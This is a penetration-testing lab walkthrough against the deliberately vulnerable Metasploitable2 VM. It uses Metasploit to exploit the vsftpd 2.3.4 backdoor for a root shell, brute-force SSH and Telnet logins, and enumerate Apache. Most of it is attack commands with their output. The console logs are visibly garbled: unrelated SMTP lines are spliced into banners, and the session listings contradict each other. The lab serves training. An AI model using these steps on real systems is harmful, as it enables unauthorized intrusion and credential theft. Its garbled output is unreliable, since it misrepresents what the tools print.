

METASPLOITABLE2 LAB WALKTHORUGH



INTRODUCTION

Metasploitable2 is an intentionally vulnerable virtual machine created to teach and practice penetration testing, vulnerability assessment, and secure coding techniques in a safe, legal setting. This walkthrough uses Metasploitable2 as a hands-on lab target to demonstrate the typical workflow of a security assessment: reconnaissance, service enumeration, vulnerability identification, and controlled exploitation — all performed with the explicit goal of learning defensive and remediation strategies

The remainder of this guide will focus on building practical skills, explaining concepts, and highlighting mitigation strategies rather than enabling unauthorized access.

Utilizing Kali Linux with Nmap to scan open ports on the Metasploitable2 machine:

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FTP VULNERABILITY ASSESSMENT & EXPLOITATION

1. FTP Exploitation (Port 21): FTP (File Transfer Protocol) is a standard network protocol used for the transfer of files between a client and a server on a computer network. It enables the uploading and downloading of files, providing a simple way to share and manage data.

The command to Get the IP Address of the system

- “ifconfig”

```
[root@kali]# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:59:ab:33:41 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 13 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.148.128 netmask 255.255.255.0 broadcast 192.168.148.255
    inet6 fe80::3722:2314:7ccc:e8f8 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:36:4b:36 txqueuelen 1000 (Ethernet)
            RX packets 32774 bytes 6891087 (6.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 30060 bytes 2914075 (2.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

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Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”

```
(root㉿kali)-[~/home/kali]
# netdiscover -r 192.168.148.0/24
```

As we got some IP through this command first two IP are default

Currently scanning: 192.168.148.0/24 Screen View: Unique Hosts						
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240						
IP	At	MAC Address	Count	Len	MAC Vendor /	Hostname
192.168.148.1	00:50:56:c0:00:08		1	60	VMware, Inc.	
192.168.148.2	00:50:56:e3:54:97		1	60	VMware, Inc.	
192.168.148.129	00:0c:29:3f:cb:e2		1	60	VMware, Inc.	
192.168.148.254	00:50:56:e3:5f:c6		1	60	VMware, Inc.	

Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

```
(root㉿kali)-[~/home/kali]
# nmap -sV -O -T4 -sS 192.168.148.129 192.168.148.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 07:11 EDT
Nmap scan report for 192.168.148.129
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

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Many of the ports are open of the metasploitable2 since we have to exploit only the FTP ports - “ searchsploit vsftpd 2.3.4 ”

```
[root@kali]# searchsploit vsftpd 2.3.4
Connected to 192.168.140.129...
Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Shellcodes: No Results
```

Some exploit title we got now Exploiting ftp through Metasploit framework

- “ msfconsole ”

```
[root@kali]# msfconsole
Metasploit tip: View missing module options with show missing
# cowsay++
< metasploit >
metasploitable login: Connection closed by foreign host.
 \_ ('oo')
    (____) \ 29 25
```

- “ search vsftpd 2.3.4 ”

```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
Module ID      Name          Disclosure Date  Rank      Check  Description
-----+-----+-----+-----+-----+-----+
  0   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

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- “ use 0 ”
- “ show options ”

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit-targets.html
RPORT      21      yes      The target port (TCP)
Exploit target:
           Id  Name
           0  Automatic
           10<sunyvmaail.com>
```

- “ set rhosts 192.168.148.129 ” The IP of metasploitable2

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- “ run ”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.148.129:21 - The port used by the backdoor bind listener is already open
[+] 192.168.148.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.148.128:38213 → 192.168.148.129:6200) at 2025-10-06
```

Since we found shell the python command for interface of metasploitable2

- python -c ‘import pty;pty.spawn(“/bin/bash”)’

```
MAIL FROM:<sumit@gmail.com>
python -c 'import pty;pty.spawn("/bin/bash")'
```

Congratulations! We’ve gained root access through FTP exploits.

```
root@metasploitable:/# ls
ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media      opt       sbin  tmp  vmlinuz
cdrom  home  lib        mnt       proc      srv   usr
```

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SSH VULNERABILITY ASSESSMENT & EXPLOITATION

2.SSH Exploitations :Secure Shell (SSH) is a cryptographic network protocol that provides secure remote login and other secure network services over an insecure network. It replaces older, insecure remote-access protocols (like telnet) by encrypting both authentication credentials and session traffic. SSH follows a client–server model (client connects to an SSH daemon on the server).

The command to Get the IP Address of the system

- “ifconfig”

```
(root㉿kali)-[~/home/kali]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:59:ab:33:41 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 13 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.148.128 netmask 255.255.255.0 broadcast 192.168.148.255
    inet6 fe80::3722:2314:7ccc:e8f8 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:36:4b:36 txqueuelen 1000 (Ethernet)
            RX packets 32774 bytes 6891087 (6.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 30060 bytes 2914075 (2.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”

```
(root㉿kali)-[~/home/kali]
# netdiscover -r 192.168.148.0/24
```

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As we got some IP through this command first two IP are default

Currently scanning: 192.168.148.0/24		Screen View: Unique Hosts		
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.148.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.148.2	00:50:56:e3:54:97	1	60	VMware, Inc.
192.168.148.129	00:0c:29:3f:cb:e2	1	60	VMware, Inc.
192.168.148.254	00:50:56:e3:5f:c6	1	60	VMware, Inc.

Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

# nmap -sV -O -T4 -sS 192.168.148.129 192.168.148.254				
Starting Nmap 7.95 (https://nmap.org) at 2025-10-06 07:19 EDT				
Nmap scan report for 192.168.148.129				
Host is up (0.00020s latency).				
Not shown: 977 closed tcp ports (reset)				
PORT	STATE	SERVICE	VERSION	
21/tcp	open	ftp	vsftpd 2.3.4	
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)	
23/tcp	open	telnet	Linux telnetd	
25/tcp	open	smtp	Postfix smtpd	
53/tcp	open	domain	ISC BIND 9.4.2	
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)	
111/tcp	open	rpcbind	2 (RPC #100000)	
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
512/tcp	open	exec	netkit-rsh rexecd	
513/tcp	open	login	OpenBSD or Solaris rlogind	
514/tcp	open	tcpwrapped		
1099/tcp	open	java-rmi	GNU Classpath grmiregistry	
1524/tcp	open	bindshell	Metasploitable root shell	
2049/tcp	open	nfs	2-4 (RPC #100003)	

Many of the ports are open of the metasploitable2 since we have to exploit only the SSH ports - “ OpenSSH 4.7p1 ”

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```
[root@kali:~/home/kali]# started
# searchsploit OpenSSH 4.7p1
[*] Searching for: OpenSSH 4.7p1
[!] Connection closed by foreign host.

Exploit Title | Platform
OpenSSH 2.3 < 7.7 - Username Enumeration | linux
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux
OpenSSH < 6.6 SFTP - Command Execution | linux
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux
OpenSSH < 7.7 - User Enumeration (2) | linux
[*] 5 exploit(s) found, 0 auxiliary(s), 0 encoder(s)
[*] 0 payload(s) available
[*] No results for: localdomain Error: timeout exceeded
[*] No results for: localdomain Error: connection host.

Shellcodes: No Results
```

Some exploit title we got now Exploiting ftp through Metasploit framework

- “ msfconsole ”

```
[root@kali:~/home/kali]# msfconsole
[*] Metasploit tip: When in a module, use back to go back to the top level
[*] prompt
[*] never expose this VM to an untrusted network
[*] contact: msfdev[at]metasploit.com
[*] I||||| dTb.dTb
[*] II with 4's favm'Bisfam'''.'|\\'.'|'nted
[*] II 6. .P : .'/|'|'.:
[*] II 'T;.;;P' .|'|'|'.:
[*] II 'T; ;P' .|'|'|'.:
[*] IIIIII|e kai'YvP' .|'|'|'.:
[*] -> eth0 192.168.148.129 25
[*] I love shells --egypt
[*] connected to 192.168.148.129
[*] escape character is '\?
[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] MAIL FROM=[ metasploit v6.4.69-dev ]]
[*] +5-- --=[ 2529 exploits - 1302 auxiliary - 432 post ]
[*] +CII TQ=[ 1672 payloads - 49 encoders - 13 nops ]
[*] +545 ZI=[ https://docs.metasploit.com ] Relay access denied
[*] 214.4.4.4:55555 Connection closed by foreign host
[*] Metasploit Documentation: https://docs.metasploit.com/
```

- “ search ssh ”

```
msf6 > search ssh
```

On number 79 we have ssh_login

```
250 78 1.0 post/windows/manage/sshkey_persistence
RPC 79 auxiliariescanner/ssh/ssh_login
```

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- “ use 79 ”

```
msf6 > use 79
```

- “ show options ”

- “ set rhosts 192.168.148.129 ”

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.148.129  
rhosts => 192.168.148.129
```

- “ set PASS_FILE /home/kali/pass.txt ”

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/pass.txt  
PASS_FILE => /home/kali/pass.txt
```

- “ set USER_FILE /home/kali/user.txt ”

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/user.txt  
USER_FILE => /home/kali/user.txt
```

- “ set STOP_ON_SUCCESS true ”

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true
```

- “ set VERBOSE true ”

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true  
VERBOSE => true
```

- “ exploit ”

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit  
[*] 192.168.148.129:22 - Starting bruteforce  
[-] 192.168.148.129:22 - Failed: 'marlinspike:marlinspike'  
[!] No active DB -- Credential data will not be saved!  
[-] 192.168.148.129:22 - Failed: 'marlinspike:admin'  
[-] 192.168.148.129:22 - Failed: 'marlinspike:password'  
[-] 192.168.148.129:22 - Failed: 'marlinspike:pass'  
[-] 192.168.148.129:22 - Failed: 'marlinspike:msfadmin'
```

We got the admin and password of the SSH credentials

```
[+] 192.168.148.129:22 - Failed: 'msfadmin:password'  
[-] 192.168.148.129:22 - Failed: 'msfadmin:pass'  
[+] 192.168.148.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25  
floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(ipadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable  
6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '  
[*] SSH session 2 opened (192.168.148.128:45077 → 192.168.148.129:22) at 2025-10-06 07:31:15 -0400
```

The sessions get created on it

- “ show sessions ”

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```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > show sessions
[!] No sessions are currently active.

Active sessions:
=====
#-----#
Id Name Type      Information Connection
-- -- -- -- -- -- --
2   shell linux  SSH root @  192.168.148.128:45077 → 192.168.148.129:22 (192.168.148.129)
```

- “ sessions -i 2 ”

```
[*] Starting interaction with 2 ...
```

For interface access

- python -c ‘import pty;pty.spawn(“/bin/bash”)’

Congratulations! We’ve gained root access through SSH exploits.

```
python -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$ ls -a
ls -a
. .bash_history .gconf .profile .ssh
.. .distcc .gconfd .rhosts vulnerable
msfadmin@metasploitable:~$ █
```

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TELNET VULNERABILITY ACCESSMENT & EXPLOITATION

3. Telnet Exploitation (Port 23): Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

The command to Get the IP Address of the system

- “ifconfig”

Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”

```
[root@kali]# netdiscover -r 192.168.148.0/24
```

As we got some IP through this command first two IP are default

Currently scanning: Finished! Screen View: Unique Hosts						
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240						
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.148.1	00:50:56:c0:00:08		1	60	VMware, Inc.	
192.168.148.2	00:50:56:e3:54:97		1	60	VMware, Inc.	
192.168.148.129	00:0c:29:3f:cb:e2		1	60	VMware, Inc.	
192.168.148.254	00:50:56:e3:5f:c6		1	60	VMware, Inc.	

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Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

```
(root㉿kali)-[~/home/kali]
# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 05:22 EDT
Nmap scan report for 192.168.148.254
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.148.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:5F:C6 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.148.129
Host is up (0.00049s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
```

Some exploit title we got now Exploiting telnet through Metasploit framework

- “ msfconsole ”

```
(root㉿kali)-[~/home/kali]
# msfconsole
Metasploit tip: View all productivity tips with the tips command

.:ok000kdc'          'cdk000ko:.
.x0000000000000c      c000000000000x.
:000000000000000k, ,k00000000000000:
'000000000kkkk00000: :000000000000000'
o00000000.MMMM.o0000o0000l.MMMM,0000000o
d00000000.MMMMMM.c00000c.MMMMMMM,0000000x
l000000000.MMMMMMM; d; MBBBBBMM,0000000l
.00000000.MMM.; MBBBBBMM; MBBB,00000000.
c0000000.MMM.00c.MBBBB'00. MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,0000000
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d000'WM.0000occcx0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
```

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- “ search ssh

```
search telnet
msf6 > search telnet
```

On 76 we see telnet_login

```
ion Bypass Vulnerability
 75 exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection      2015-12-20      excellent  No    TP-Link SC2020n Authenticate
Injection
 76 auxiliary/scanner/telnet/telnet_login                                .          normal   No    Telnet Login Check Scanner
 77 auxiliary/scanner/telnet/telnet_version                            .          normal   No    Telnet Service Banner Detect
 78 auxiliary/scanner/telnet/telnet_encrypt_overflow                   .          normal   No    Telnet Service Encryption Ke
```

- “ use 76”

```
msf6 > use 76
```

- “ show options”

```
! ? invalid parameter, -h , use show -h for more information
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

Name      Current Setting  Required  Description
_____
ANONYMOUS_LOGIN  false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
CreateSession  true         no        Create a new session for every successful login
DB_ALL_CREDS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS  false        no        Add all passwords in the current database to the list
DB_ALL_USERS  false        no        Add all users in the current database to the list
DB_SKIP_EXISTING  none       no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no           no        A specific password to authenticate with
PASS_FILE     no           no        File containing passwords, one per line
RHOSTS        yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
RPORT         23          yes      The target port (TCP)
STOP_ON_SUCCESS  false       yes      Stop guessing when a credential works for a host
THREADS        1           yes      The number of concurrent threads (max one per host)
USERNAME      no           no        A specific username to authenticate as
USERPASS_FILE  no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false       no        Try the username as the password for all users
USER_FILE     no           no        File containing usernames, one per line
VERBOSE        true        yes      Whether to print output for all attempts
```

- “set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- “ set PASS_FILE /home/kali/pass.txt ”
- “ set USER_FILE /home/kali/user.txt”
- “ set STOP_ON_SUCCESS true”
- “ set VERBOSE true ”

```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE => /home/kali/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/user.txt
USER_FILE => /home/kali/user.txt
```

METASPLOITABLE2 LAB WALKTHORUGH

- “ exploit”

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
```

We got the admin and password of the telnet credentials

```
[+] 192.168.148.129:23 - 192.168.148.129:23 - LOGIN FAILED: msfadmin:password (Incorrect: )  
[-] 192.168.148.129:23 - 192.168.148.129:23 - LOGIN FAILED: msfadmin:pass (Incorrect: )  
[+] 192.168.148.129:23 - 192.168.148.129:23 - Login Successful: msfadmin:msfadmin  
[*] 192.168.148.129:23 - Attempting to start session 192.168.148.129:23 with msfadmin:msfadmin  
[*] Command shell session 1 opened (192.168.148.128:35375 → 192.168.148.129:23) at 2025-10-09 05:27:42 -0400
```

- “ show sessions”

```
msf6 auxiliary(scanner/telnet/telnet_login) > show sessions
```

- “ sessions -i 1”

```
Active sessions  


---



| Id | Name | Type  | Information                                   | Connection                                                   |
|----|------|-------|-----------------------------------------------|--------------------------------------------------------------|
| -- | --   | --    | --                                            | --                                                           |
| 1  |      | shell | TELNET msfadmin:msfadmin (192.168.148.129:23) | 192.168.148.128:35375 → 192.168.148.129:23 (192.168.148.129) |



```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...
```



```
msfadmin@metasploitable:~$ ls
ls
vulnerable
```


```

Now getting login through telnet

```
(root㉿kali)-[/home/kali]
# telnet 192.168.148.129
Trying 192.168.148.129...
Connected to 192.168.148.129.
Escape character is '^]'.
```

```
metasploitable login: msfadmin
Password:
Last login: Thu Oct  9 05:27:39 EDT 2025 from 192.168.148.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Congratulations! Root access is achieved via Telnet exploits.

METASPLOITABLE2 LAB WALKTHORUGH

HTTP VULNERABILITY ACCESSMENT & EXPLOITATION

4.HTTP Exploitations :HTTP (Hypertext Transfer Protocol) is the foundational, plaintext application-layer protocol used to transfer web resources (HTML, images, scripts, APIs) between clients (browsers, scripts) and servers. By default it listens on TCP port **80**; its encrypted counterpart is HTTPS (HTTP over TLS) on port **443**. HTTP is stateless: each request from client to server is independent unless the application implements session state (cookies, tokens).

The command to Get the IP Address of the system

- “ifconfig”

Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”

```
(root㉿kali)-[~/home/kali]
# netdiscover -r 192.168.148.0/24
```

As we got some IP through this command first two IP are default

Currently scanning: Finished! Screen View: Unique Hosts						
9 Captured ARP Req/Rep packets, from 5 hosts. Total size: 540						
IP	At	MAC Address	Count	Len	MAC Vendor /	Hostname
192.168.148.1	00:50:56:c0:00:08		5	300	VMware, Inc.	
192.168.148.2	00:50:56:e3:54:97		1	60	VMware, Inc.	
192.168.148.129	00:0c:29:3f:cb:e2		1	60	VMware, Inc.	
192.168.148.131	00:0c:29:31:5c:f9		1	60	VMware, Inc.	
192.168.148.254	00:50:56:e3:30:80		1	60	VMware, Inc.	

METASPLOITABLE2 LAB WALKTHORUGH

Scanning :

- “ nmap -sV -O -T4 -sS ” remain the following IP use want to scan

```
(root㉿kali)-[~/home/kali]
# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 05:54 EDT
Nmap scan report for 192.168.148.254
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.148.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:30:80 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.148.129
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
```

METASPLOITABLE2 LAB WALKTHORUGH

Some exploit title we got now Exploiting telnet through Metasploit framework

- “ msfconsole ”

```
(root㉿kali)-[~/home/kali]
# msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

+-----+-----+
| METASPLOIT by Rapid7 | EXPLOIT   |
+-----+-----+
| =c(_____(o_____( )| \***** [ *** ]
| =              \    | EXPLOIT
| RECON          \| / \***** [ *** ]
| \((@)(@)(@)(@)(@)(@)(@)/
| \***** [ *** ] \***** [ *** ]
+-----+-----+
| o 0 o           | LOOT
| o 0             | \ \ \ \ \ \ \ /
| ^^^^^^|1|         | = = = = = = = =
| PAYLOAD          | ( )= ( ) ( ) ( )
| \((@)(@)""**|( ) ( )**|( @)
| = = = = = = = = | _||_
+-----+-----+
= [ metasploit v6.4.69-dev ] ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post      ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion           ]]

Metasploit Documentation: https://docs.metasploit.com/
```

- “ search http_version ”

```
msf6 > search http_version
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/http/http_version .            normal  No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version
```

METASPLOITABLE2 LAB WALKTHORUGH

- “use 0”
- “ show options”

```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show optio
[-] Invalid parameter "optio", use "show -h" for more information
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
  Name      Current Setting  Required  Description
  Proxies    1.2.8.7:8080    no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, s
  RHOSTS    192.168.148.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  REPORT    80                yes       The target port (TCP)
  SSL       false              no        Negotiate SSL/TLS for outgoing connections
  THREADS   1                 yes       The number of concurrent threads (max one per host)
  VHOST     no                 no        HTTP server virtual host
[*] Exploit : http_version -> [Multiple] Remote Code Execution (Metasploit)
[*] Payload  : Standard -> [Multiple] Bypass / Remote Directory Listing
[*] Target   : Standard -> [Multiple] Bypass / Remote Directory Listing
[*] Path    : /msf6/modules/scanners/http/http_version
```

- “ set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.148.129
[*] rhosts => 192.168.148.129
```

- “ exploit

```
msf6 auxiliary(scanner/http/http_version) > exploit
[*] 192.168.148.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Open the new terminal and search “searchsploit Apache 2.2.8”

```
(kali㉿kali)-[~]
$ searchsploit Apache 2.2.8
Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
